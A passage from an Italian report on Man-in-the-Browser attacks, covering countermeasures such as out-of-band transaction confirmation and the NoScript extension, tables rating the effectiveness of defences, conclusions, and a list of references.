stesso ha utilizzato per compiere l'operazione in sé. Tramite l'Ooba l'utente può inoltre verificare i dettagli delle azioni svolte per scoprire se ci sono state alterazioni o meno. Quest'ultimo metodo sembra essere uno dei più efficaci contro il MITB [2].

Esistono anche delle estensioni di sicurezza per i browser: ad esempio per Firefox esiste la "NoScript Security Suite" [12] che permette di eseguire script solo se derivano da domini fidati. Questi domini, insieme alle relative restrizioni, possono essere scelti dall'utente in maniera personalizzata. Proviamo l'estensione connettendoci allo stesso sito su cui era riuscito precedentemente l'attacco tramite proxy:




Figura 16.1 – Blocco dello script malevolo grazie all'estensione di sicurezza

Se notiamo la seconda entry nel popup generato dall'estensione, possiamo vedere l'indirizzo IP dell'attaccante: il caricamento dello script derivante da questo IP è stato bloccato per impostazione predefinita. Disattivando l'estensione l'attacco riesce normalmente. La pagina di configurazione dell'estensione si presenta in questo modo:



Figura 16.2 – Pagina di configurazione dell'estensione

Un elenco più completo di misure, insieme alla loro efficacia, ci viene data da [2]:

Effectiveness of Various MITB Preventive Processes

Methods	Effectiveness against MITB	Reasoning
Use strong password, Biometric, Grid Card, Mutual Authentication, OTP Token, Smart Card & Digital Certificate	Not effective	Malware can intercept or wait until user has past this challenge before taking over
Basic Security Awareness, keep OS, Browser updated, Anti-virus/Anti-malware	Maybe	Chances of getting infected by Malware is lower though still high if using vulnerable OS/Browser
Using separate system for and only for Online banking	Yes but inconvenient	Chances of getting infected by Malware is lower but it is inconvenient and requires strict discipline which is rare
Out-of-Band Transaction Detail Confirmation plus OTP	Yes	User has opportunity to view transaction details in a separate communication channel financial institution must take care to protect against easy reset of the out-of-band contact details

Figura 17.1 – Misure di sicurezza contro il MITB

Effectiveness of Various MITB Passive Processes

Methods	Effectiveness against MITB	Reasoning
IP Location tracking	Not effective	This is effective only when credentials are stolen and used from elsewhere. In the case of MITB attack, the request comes from the genuine user's browser so a server cannot distinguish based on IP location of the device profile.
Device profiling	Not effective	
Fraud Detection based on Transaction type and amount	Sometimes	Some banks have fraud detection based on transaction details. However, such detection is typically done as a batch process and not in real time and therefore any detection is normally much after the attack.
Fraud Detection based on user behavior	Good	User profiling to create a baseline normal behavior so that abnormal behavior can be detected and a user can be alerted before an actual transaction takes place.

Figura 17.2 – Misure di sicurezza contro il MITB

Quindi è importante combinare software/hardware di sicurezza insieme a misure di prevenzione sia lato client, che lato server.

6 Conclusioni

Come abbiamo visto gli attacchi di tipo MITB sono un importante pericolo per la sicurezza, sia perché utilizzano tecniche sofisticate e spesso difficili da rilevare, sia perché permettono di compiere numerose azioni malevole sulla macchina della vittima.

Risulta essenziale proteggere i browser, in quanto oggi utilizziamo il Web per qualsiasi cosa ed inoltre la navigazione deve avvenire con consapevolezza da parte degli utenti.

Dato che la tecnologia evolve continuamente, è necessario lo sviluppo di sistemi sempre più sicuri e che adottino tecniche sempre più avanzate per contrastare gli attacchi MITB. Bisogna però considerare che non si potrà mai essere sicuri al 100% di riuscire a prevenire questo tipo di attacchi, ma combinando più misure di sicurezza, si può diminuire la probabilità che essi avvengano.

7 Riferimenti

1. "Man in the browser":
<https://www.cyber-security-libro.it/articoli/man-in-the-browser/>
2. "Man in the Browser Attacks":
[https://www.cyber-security-libro.it/articoli/man-in-the-browser/Man in the Browser Attacks.pdf](https://www.cyber-security-libro.it/articoli/man-in-the-browser/Man_in_the_Browser_Attacks.pdf)
3. "Che cosa sono gli attacchi Man-in-the-browser e come difendersi":
<https://www.cybersecurity360.it/outlook/cosa-attacchi-man-in-the-browser/>
4. "Man-in-the-browser, il malware che spia le connessioni Internet: come proteggersi":
<https://www.cybersecurity360.it/nuove-minacce/man-in-the-browser-il-malware-che-spia-le-connessioni-internet-come-proteggersi/>
5. "L'attacco informatico <<Man in the browser>> nella giurisprudenza dell'arbitro bancario":
https://www.dirittodelrisparmio.it/wp-content/uploads/2024/04/F.-Cocchi_Lattacco-informatico-man-in-the-browser_Rivista-DR_fasc.-n.-1_2024.pdf
6. "BeEF: The Browser Exploitation Framework":
<https://beefproject.com/>
7. "Simulazione utilizzo di BeEF":
<https://www.cynet.com/attack-techniques-hands-on/man-in-the-browser-attacks/>
8. "Arp Attack":
<https://thehackingquest.net/arp-attack/>
9. "Mitmproxy: Modes of operation":
<https://docs.mitmproxy.org/stable/concepts-modes/>
10. "Mitmproxy: Transparent Proxying":
<https://docs.mitmproxy.org/stable/howto-transparent/>
11. "Private Network Access":

<https://wicg.github.io/private-network-access/>

12. “Firefox extension - NoScript Security Suite”:

<https://addons.mozilla.org/en-US/firefox/addon/noscript/>